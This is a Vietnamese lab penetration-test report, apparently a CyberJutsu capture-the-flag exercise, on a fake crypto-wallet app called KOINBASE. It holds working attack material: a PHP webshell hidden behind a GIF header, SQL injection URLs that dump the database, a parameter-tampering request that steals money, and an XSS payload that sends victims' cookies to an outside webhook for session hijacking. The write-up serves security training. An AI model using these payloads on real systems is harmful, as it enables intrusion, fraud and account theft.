



<https://cyberjutsu.io>

contact@cyberjutsu.io

+ (84) 377 137118

CyberJutsu

CẢNH BÁO LỖ HỒNG

Ngày 24 tháng 07, 2023

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng KOINBASE được thực hiện bởi Lil Tu.

Đối tượng: KOINBASE

KOINBASE_

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/>

Thành viên thực hiện: Lil Tu

Công cụ: Burp Suite, DevTools, VS Code

Mục lục

1. Tổng quan.....	3
2. Phạm vi	3
3. Lỗ hổng.....	4
KB-001: Lỗ hổng Operation Vulnerability ở trên server	4
KB-002: Lỗ hổng Broken Access Control	6
KB-003: Chức năng Upload Avatar bằng URL dẫn đến RCE	9
KB-004: Lỗ hổng Union-Based SQL Injection	14
KB-005: HTML Injection dẫn đến Cross-Site Scripting nhằm ăn cấp Cookie.....	17
4. Kết luận	21

1. Tổng quan

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng KoinBase trên máy tính.

Mỗi lỗ hổng bảo mật được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức Blackbox Testing.

2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
Koinbase	Web	-	-	-

3.Lỗi hỏng

KB-001: Lỗi hỏng Operation Vulnerability ở trên server

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)

Description and Impact

Source code **backup** không đáng có trên Server ở đường dẫn:

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)

Steps to reproduce

1. Sử dụng **dirsearch** để **recon** trên đường dẫn:

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech)


2. Thấy được endpoint **/backup.zip**

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip)

Ta truy cập để tải file **backup.zip** về.

3. Giải nén ra và ta đã có thể đọc được **source code backup** của server:



4. Đọc được Flag trong **source code leak**:

```
# You founded a source code leak
# Recon is very important
# Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
# Your Flag 1: CBJ5{do_you_use_a_good_wordlist?}
```

Recommendations

- Set quyền chỉ admin mới thấy được file backup
- Không lưu file backup trên Server.

KB-002: Lỗi hỏng Broken Access Control ở chức năng `send money` tại

https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php

Description and Impact

Chức chuyển tiền ở endpoint `/send_money.php` cho phép ta nhập vào ID người nhận và số tiền muốn chuyển. Tuy nhiên, ở api `/api/transaction.php?action=transfer_money` hacker có thể điều chỉnh được `id` người gửi tiền, người nhận tiền và số tiền gây ảnh hưởng nghiêm trọng đến hệ thống.

Steps to reproduce

1. Truy cập vào đường dẫn:

https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php

Thử chuyển tiền cho một ID bất kỳ

2. Bật Burp Suite lên và quan sát gói tin

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/>

POST /api/transaction.php?action=transfer_money

```
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech GET /api/user.php?action=detail_info
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech POST /api/transaction.php?action=transfer_money
```

3. Nhìn vào gói tin ta thấy có thể thấy được nội dung của quá trình chuyển tiền gồm `sender_id`, `receiver_id`, `amount`.


```
Request
Pretty Raw Hex
1 POST /api/transaction.php?action=transfer_money HTTP/1.1
2 Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=71917e6ba2b8c07a67d3c19fa5bad65e
4 Content-Length: 36
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
Chrome/112.0.5615.50 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 sender_id=5&receiver_id=1&amount=111
```


4. Thay đổi `sender_id=139` và `receiver_id=257` rồi **Send** gói tin và quan sát kết quả

```
sender_id=139&receiver_id=257&amount=3000000
```

5. Ta đã lấy đc `3000000` từ `user` có `id = 139`

USER ID:257

 Username:tu

 Money:3000000

Flag: Flag 4: CBJ5{master_of_broken_access_control}

Recommendations

Param `sender_id` nên tự động lấy phía sau chương trình.

KB-003: Chức năng Upload Avatar bằng URL dẫn đến RCE tại

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech/](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/)

Description and Impact

Ở đường dẫn

[https://upload.koinbase-](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/)

[82fe4ed16c9d0bc.cyberjutsu-lab.tech/](https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/)

có parameter là `url` sẽ lấy URL hình ảnh để lấy nội dung hình ảnh và tạo 1 file hình ảnh mới upload vào Server. Tận dụng việc upload này, hacker có thể upload 1 `webshell` và thực hiện RCE server.

Root Cause Analysis

Luồng code hoạt động chính trong file `index.php`

```
if (isset($_GET['url'])) {
    $url = $_GET['url'];
    if (!filter_var($url, FILTER_VALIDATE_URL)) {
        $result->message = "Not a valid url";
        die(json_encode($result)); }
    $file_name = "upload/" .
bin2hex(random_bytes(8)) . getExtesion($url);
    $data = file_get_contents($url);
    if ($data) {
        file_put_contents($file_name, $data);
        if (isImage($file_name)) {
            $result->message = $file_name;
            $result->status_code = 200;
        } else {
            $result->message = "File is not an
image";
            unlink($file_name);
        }
        die(json_encode($result));
    } else {
        $result->message = "Cannot get file
contents";
        die(json_encode($result));
    }
} else {
    $result->message = "Missing params";
    die(json_encode($result));
}
```

Từ luồng code chính ta có thể thấy có rất nhiều filter để tránh bị khai thác. Những điều kiện để upload được ảnh là:

- Có `param` là URL
- Nội dung file là hình ảnh
- URL hợp lệ
- Có `data` trong file từ URL

Cách kiểm tra file hình ảnh:

```
function isImage($file_path)
{
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file_path);
    $whitelist = array("image/jpeg", "image/png",
"image/gif");
    if (in_array($mime_type, $whitelist, TRUE)) {
        return true;
    }
    return false; }
```

Ở đây anh dev sử dụng hàm `finfo_file()` để xác định `file type` dựa vào việc tìm kiếm một số chuỗi `magic bytes` tại một số vị trí nhất định trong file để kiểm tra tập tin là gì.

Server chỉ lấy `file signature` bằng `finfo_file()`, kiểm tra với `whitelist` ("image/jpeg", "image/png", "image/gif") và không kiểm tra `extension`.

→ Upload `webshell.php` với nội dung có chữ ký đầu tệp trùng với `whitelist`.

Steps to reproduce

1. Upload file `test.php` lên trang web

<http://pathtraversal.cyberjutsu-lab.tech:8093/> với nội dung:

```
GIF89a;  
<?php  
    system($_GET['cmd']);  
    phpinfo();  
?>
```

2. Dán link của file vừa upload vào thanh url và bấm **Upload**


Update your avatar

Upload

3. Upload thành công:




4. Chuột phải vào ảnh -> Open image in new tab



PHP Version 7.3.33	
System	Linux cc975f5aa4f 4.15.0-197-generic #208-Ubuntu SMP Tue Nov 1 17:23:37 UTC 2022 x86_64
Build Date	Mar 18 2022 03:11:44
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=libx86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API(320180731.NTS)
PHP Extension Build	API(20180731.NTS)
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

WebShell đã được tạo trên hệ thống

5. Tiến hành RCE để lấy flag



GIF89a; Flag 2: CBJs{y0u_rce_me_or_you_went_in_another_way?}

Recommendations

Kiểm tra thêm extension của file

KB-004: Lỗi hỏng Union-Based SQL Injection tại <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=1>

Description and Impact

Với chức năng view ở `hall_of_fame` người dùng có thể xem profile của 20 người giàu nhất hệ thống. Với lỗi hỏng SQLi hacker có thể truy xuất tất cả dữ liệu trong hệ thống cơ sở dữ liệu.

Root Cause Analysis

Trong file `database.php`:

```
function getInfoFromUserId($id) {  
    return selectOne("SELECT id, username, money,  
image, enc_credit_card, bio FROM users WHERE id=" .  
$id . " LIMIT 1");  
}
```

Hàm `getInfoFromUserId()` chỉ trả về 1 dòng, câu truy vấn `SELECT` sẽ lấy 6 cột trong bảng `users` với điều kiện `id` tồn tại trong table.

Steps to reproduce

1. Truy cập đường dẫn


<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=1>

2. Ta thay đổi `id` của

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=1>

thành `payload`:

[https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=99999999%20union%20select%20group_concat\(table_name,column_name\),2,3,4,5,6%20from%20information_schema.columns%20where%20table_schema%20=%20database\(\)](https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=99999999%20union%20select%20group_concat(table_name,column_name),2,3,4,5,6%20from%20information_schema.columns%20where%20table_schema%20=%20database())



Đọc được các cột và bảng của database

3. Tiến hành đọc flag trong bảng flag với `payload`:

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/view.php?id=999999%20union%20select%20flag,2,3,4,5,6%20from%20flag>

Avatar



User id:

Flag 5: CBJS{integer_id_with_sqlinjection}



Username: 2



Credit card:*****

KB-005: HTML Injection dẫn đến Cross-Site Scripting nhằm ăn cắp Cookie tại endpoint

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1>

Description and Impact

Ở webpage **hall of fame** sẽ cho người dùng xem top 20 người giàu nhất trong hệ thống trong 4 trang. Qua đường dẫn:

<https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=1> số trang được thay đổi theo param **page**.

Hacker có thể tận dụng điều này để chèn HTML script dẫn đến **XSS** nhằm đánh cắp **cookie**.

Root Cause Analysis

Trong file `koinbase/src/static/js/index.js`:

```
function main() {  
    const queryString = window.location.search;  
    const urlParams = new  
URLSearchParams(queryString);  
    const page = urlParams.get('page'); //  
    let pageIndex = parseInt(page) - 1;  
    let itemsPerPage = 5;  
    document.getElementById("page-number").innerHTML  
= "Page " + page; // Dòng 16
```

Với giá trị biến `page` được lấy từ param `page` trong `url` thì đến dòng 16 biến `page` được `innerHTML`. Nhưng biến `page` lại không được kiểm soát nên việc này không khác gì cho phép hacker HTML Injection và dẫn đến XSS.

Trong file `common.php`:

```
function validate($array) {  
    foreach($array as $data) {  
        if (gettype($data) !== 'string')  
            die("Hack detected");  
        elseif (strpos($data, "'") !== False)  
            die("Hack detected");  
    }  
}  
  
validate($_POST);  
validate($_GET);
```

Sử dụng filter cho **POST** và **GET**, nếu kiểu dữ liệu của **data** khác **string** hoặc trong **data** có xuất hiện ký tự **`** sẽ bị **`Hack detected`**.


Steps to reproduce

1. Host server bằng webhook để nhận cookie:

<https://webhook.site/14bd54bd-4fd7-4d1b-9743-c83ad7769b0f>

2. Dùng tag **svg** để tạo payload có dạng:

[https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=<svg%20onload=fetch\("https://webhook.site/14bd54bd-4fd7-4d1b-9743-c83ad7769b0f?cookie=%2bdocument.cookie\)>](https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=<svg%20onload=fetch("https://webhook.site/14bd54bd-4fd7-4d1b-9743-c83ad7769b0f?cookie=%2bdocument.cookie)>)



3. Gửi payload cho victim

Con mèo đã click đến URL có số thứ tự là 274.



Send link to victim

Url:



Đã gửi cho con mèo. Thứ tự của bạn là 275.

4. Lấy được cookie của crush



5. Đăng nhập với cookie của crush

USER ID:2

🐱 Username:crush

💰 Money:1000000

🚩 Flag: You are not millionaire, the flag is not available for you

Update your avatar

Paste image URL here

Upload

💳 Please input your credit card here: Flag 3: CBJs{you_have_f

Update bio

Flag: CBJs{you_have_found_reflected_xss}

Recommendations

Bỏ param **page** trên **url** và **page** sẽ được thay đổi ẩn phía sau

4.Kết luận

Thông qua bản báo cáo này, mình đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa ra một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống số KoinBase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Lil Tu